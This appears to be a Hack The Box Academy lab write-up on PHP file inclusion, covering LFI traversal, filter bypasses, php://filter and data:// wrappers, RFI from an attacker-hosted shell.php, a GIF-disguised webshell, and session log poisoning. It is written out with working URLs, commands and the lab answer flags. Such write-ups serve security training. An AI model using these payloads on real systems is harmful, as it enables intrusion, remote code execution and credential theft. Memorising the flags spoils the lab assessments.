
File Inclusion

Local File Inclusion (LFI)

Question: Using the file inclusion find the name of a user on the system that starts with "b".

Answer:barry

With the ip of the target we got to know that when changing to spanish in the language is accessing a es.php file, so we change the path to try to access etc/passwd. We pass the following url: http://94.237.55.96:42017/index.php?language=../../../../etc/passwd and get this:



```
nologin man:x:6:12:man:/var/cache/man:/usr/sbin/
nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/
nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/
nologin backup:x:34:34:backup:/var/backups:/usr/
sbin/nologin list:x:38:38:Mailing List Manager:/var/
list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/
usr/sbin/nologin gnats:x:41:41:Gnats Bug-
Reporting System (admin):/var/lib/gnats:/usr/sbin/
nologin nobody:x:65534:65534:nobody:/
nonexistent:/usr/sbin/nologin _apt:x:100:65534::/
nonexistent:/usr/sbin/nologin
mysql:x:101:102:MySQL Server,,,:/nonexistent:/bin/
false systemd-timesync:x:102:103:systemd Time
Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:103:105:systemd Network
Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:104:106:systemd Resolver,,,:/run/
systemd:/usr/sbin/nologin messagebus:x:105:107::/
nonexistent:/usr/sbin/nologin sshd:x:106:65534::/
```


And get the users.

Question: Submit the contents of the flag.txt file located in the /usr/share/flags directory.

Answer: HTB{n3v3r_trut_u3r_!nput}

Similar to the past problem, we pass the directory to the parameter. As it needed to go back to / and then search the file we want.

Following this URL: http://94.237.55.96:42017/index.php?language=../../../../usr/share/flags/flag.txt we get this:



/index.php?language=../../../../usr/share/flags/flag.txt

History

CONTAINERS

HTB{n3v3r_trut_u3r_!nput}


Basic Bypasses

Question: The above web application employs more than one filter to avoid LFI exploitation. Try to bypass these filters to read /flag.txt

Answer: HTB{64$!c_f!lt3r$*w0nt*$t0p_lf!}

Look the IP and try basic bypasses. When using ....//....//....//....// didn't worked. However we know that it wants to search for file at languages so we looked for that:

Used this url= http://94.237.54.190:38067/index.php?language=languages/....//....//....//....//flag.txt



http://94.237.54.190:38067/index.php?language=lan

History

CONTAINERS

HTB{64$!c_f!lt3r$_w0nt_$t0p_lf!}


PHP Filters

Question: Fuzz the web application for other php scripts, and then read one of the configuration files and submit the database password as the answer

Answer: HTB{n3v3r_$t0r3_pl4!nt3xt_cr3d$}

This command for fuzzing for php files: ffuf -w /opt/useful/seclists/Discovery/Web-Content/directory-list-2.3-small.txt:FUZZ -u http://83.136.249.46:46736/FUZZ.php -s

We got this:




```
└──╼ [★]$ ffuf -w /opt/useful/seclists/Discovery/Web-Content/directory-list-2.3-
small.txt:FUZZ -u http://83.136.249.46:46736/FUZZ.php -s
# This work is licensed under the Creative Commons
# license, visit http://creativecommons.org/licenses/by-sa/3.0/
#
en
# Priority-ordered case-sensitive list, where entries were found
# Suite 300, San Francisco, California, 94105, USA.
# directory-list-2.3-small.txt
# Copyright 2007 James Fisher
#
index
# or send a letter to Creative Commons, 171 Second Street,
es
# on at least 3 different hosts

# Attribution-Share Alike 3.0 License. To view a copy of this
#
#
configure
^CCaught keyboard interrupt (Ctrl-C)
```

We discovered configure file

Use the base64 encode to discover the file with this url: http://83.136.249.46:46736/index.php?language=php://filter/read=convert.base64-encode/resource=configure

And got this:



Inlane Freight — Mozilla Firefox
Cybersecurity Certifications |
Inlane Freight
http://83.136.249.46:46736/index.php?language=php:
HTB Labs
HTB Certifications
HTB Academy
CTF Platform
Help Center
HTB Blog
Inlane Freight
Language

History

CONTAINERS

PD9waHAKCmlmICgkX1NFUlZFUlsnUkVRVUVTVF9NRVRIT0QnXSA9PSAnR0VUJyAmJiByZWFs

Then using the terminal we can decode the base64 file and get the answer:



```
┌─[us-dedicated-128-dhcp]─[10.10.14.26]─[monosalgado123@htb-bdkuvvdmzo]─[~]
└──╼ [★]$ echo -n "PD9waHAKCmlmICgkX1NFUlZFUlsnUkVRVUVTVF9NRVRIT0QnXSA9PSAnR0VUJ
yAmJiByZWFscGF0aChfX0ZJTEVfXykgPT0gcmVhbHBhdGgoJF9TRVJWRVJbJ1NDUklQVF9GSUxFTkFNR
SddKSkgewogIGhlYWRlcignSFRUUC8xLjAgNDAzIEZvcmJpZGRlbicsIFRSVUUsIDQwMyk7CiAgZGllK
GhlYWRlcignbG9jYXRpb246IC9pbmRleC5waHAnKSk7Cn0KCiRjb25maWcgPSBhcnJheSgKICAnREJfS
E9TVCcgPT4gJ2RiLmlubGFuZWZyZWlnaHQubG9jYWwnLAogICdEQl9VU0VSTkFNRScgPT4gJ3Jvb3QnL
AogICdEQl9QQVNTV09SRCcgPT4gJ0hUQntuM3Yzcl8kdDByM19wbDQhbnQzeHRfY3IzZCR9JywKICAnR
EJfREFUQUJBU0UnID0" | base64 -d
<?php

if ($_SERVER['REQUEST_METHOD'] == 'GET' && realpath(__FILE__) == realpath($_SERV
ER['SCRIPT_FILENAME'])) {
  header('HTTP/1.0 403 Forbidden', TRUE, 403);
  die(header('location: /index.php'));
}

$config = array(
  'DB_HOST' => 'db.inlanefreight.local',
  'DB_USERNAME' => 'root',
  'DB_PASSWORD' => 'HTB{n3v3r_$t0r3_pl4!nt3xt_cr3d$}',
  'DB_DATABASE' =base64: invalid input
```

PHP Wrappers

Question: Try to gain RCE using one of the PHP wrappers and read the flag at /

Answer: HTB{d!$46l3_r3m0t3_url_!nclud3}

Find the version first, it is 7.4

Get the encoded based 64 of the page with the file of config.php

http://94.237.54.116:42424/index.php?language=php://filter/read=convert.base64-encode/resource=../../../../etc/php/7.4/apache2/php.ini

Decode it to know that allow_url_include is on


Get the base64 encode for using commands

Then use this url to know what is inside the /

http://94.237.54.116:42424/index.php?language=data://text/plain;base64,PD9waHAgc3lzdGVtKCRfR0VUWyJjbWQiXSk7ID8%2BCg%3D%3D&cmd=ls+/

Then reveal the flag wit this url:

http://94.237.54.116:42424/index.php?language=data://text/plain;base64,PD9waHAgc3lzdGVtKCRfR0VUWyJjbWQiXSk7ID8%2BCg%3D%3D&cmd=cat+/37809e2f8952f06139011994726d9ef1.txt



http://94.237.54.116:42424/index.php?language=data://text/plain;base64,PD9waHAgc3lzdGVtKCRfR0VUWyJjl

HTB{d!$46l3_r3m0t3_url_!nclud3}

Remote File Inclusion (RFI)

Question: Attack the target, gain command execution by exploiting the RFI vulnerability, and then look for the flag under one of the directories in /

Answer: 99a8fc05f033f2fc0cf9a6f9826f83f4


Pass this to a shell.php: echo '<?php system($_GET["cmd"]); ?>' > shell.php

Start the server on our machine: sudo python3 -m http.server 8080, it needs to reach out for the file.

Use this url to with the created server on our machine to perform commands:

http://10.129.167.88/index.php?language=http://10.10.14.26:8080/shell.php&cmd=id


Look for the things inside / :
http://10.129.167.88/index.php?language=http://10.10.14.26:8080/shell.php&cmd=ls+/



```
bin boot dev etc exercise home lib lib64 media mnt opt proc root run sbin srv sys tmp usr var
Notice: Undefined variable: p2 in /var/www/html/index.php on line 48
```

Look into the exercise folder, it is suspicious. We found the flag, using this url

http://10.129.167.88/index.php?language=http://10.10.14.26:8080/shell.php&cmd=cat+/exercise/flag.txt



```
99a8fc05f033f2fc0cf9a6f9826f83f4
Notice: Undefined variable: p2 in /var/www/html/index.php on line 48
```

LFI and File Uploads


Question: Use any of the techniques covered in this section to gain RCE and read the flag at /

Answer: HTB{upl04d+lf!+3x3cut3=rc3}

First create the malicious gif with this command:
echo 'GIF8<?php system($_GET["cmd"]); ?>' > shell.gif
Input the image into the system.
Access the image through languages:
http://94.237.54.190:44550/index.php?language=./profile_images/shell.gif&cmd=id
examine /

Got that there exist 2f40d853e2d4768d87da1c81772bae0a.txt

Analyze it with cat:
http://94.237.54.190:44550/index.php?language=./profile_images/shell.gif&cmd=cat+/2f40d853e2d4768d87da1c81772bae0a.txt



http://94.237.54.190:44550/index.php?language=./profile_images/shell.gif&cmd=cat+/2f40d853e2d4768d87da1c81772bae0a.txt

GIF8HTB{upl04d+lf!+3x3cut3=rc3}

Log Poisoning:

Question: Use any of the techniques covered in this section to gain RCE, then submit the output of the following command: pwd

Answer: /var/www/html

We enter the target IP and get that the session id was qfo3r78nlh1d2735ke9umi61q9

If we enter this http://94.237.54.190:55487/index.php?language=/var/lib/php/sessions/sess_qfo3r78nlh1d2735ke9umi61q9. We got that there is en.php and preference. We can modify to select other things instead of en.php.

If I do this, I know that there is not looking for en.php anymore, now is looking for session_poisoning: http://94.237.54.190:55487/index.php?language=session_poisoning

Now, if instead of putting session_poisoning I put a basic php shell, It will let me run commands: /index.php?language=%3C%3Fphp%20system%28%24_GET%5B%22cmd%22%5D%29%3B%3F%3E

I need to do that everytime I want to run a command because the value get overwrite

Now when running the log I could run commands like this: /index.php?language=/var/lib/php/sessions/sess_(my session)&cmd=id.

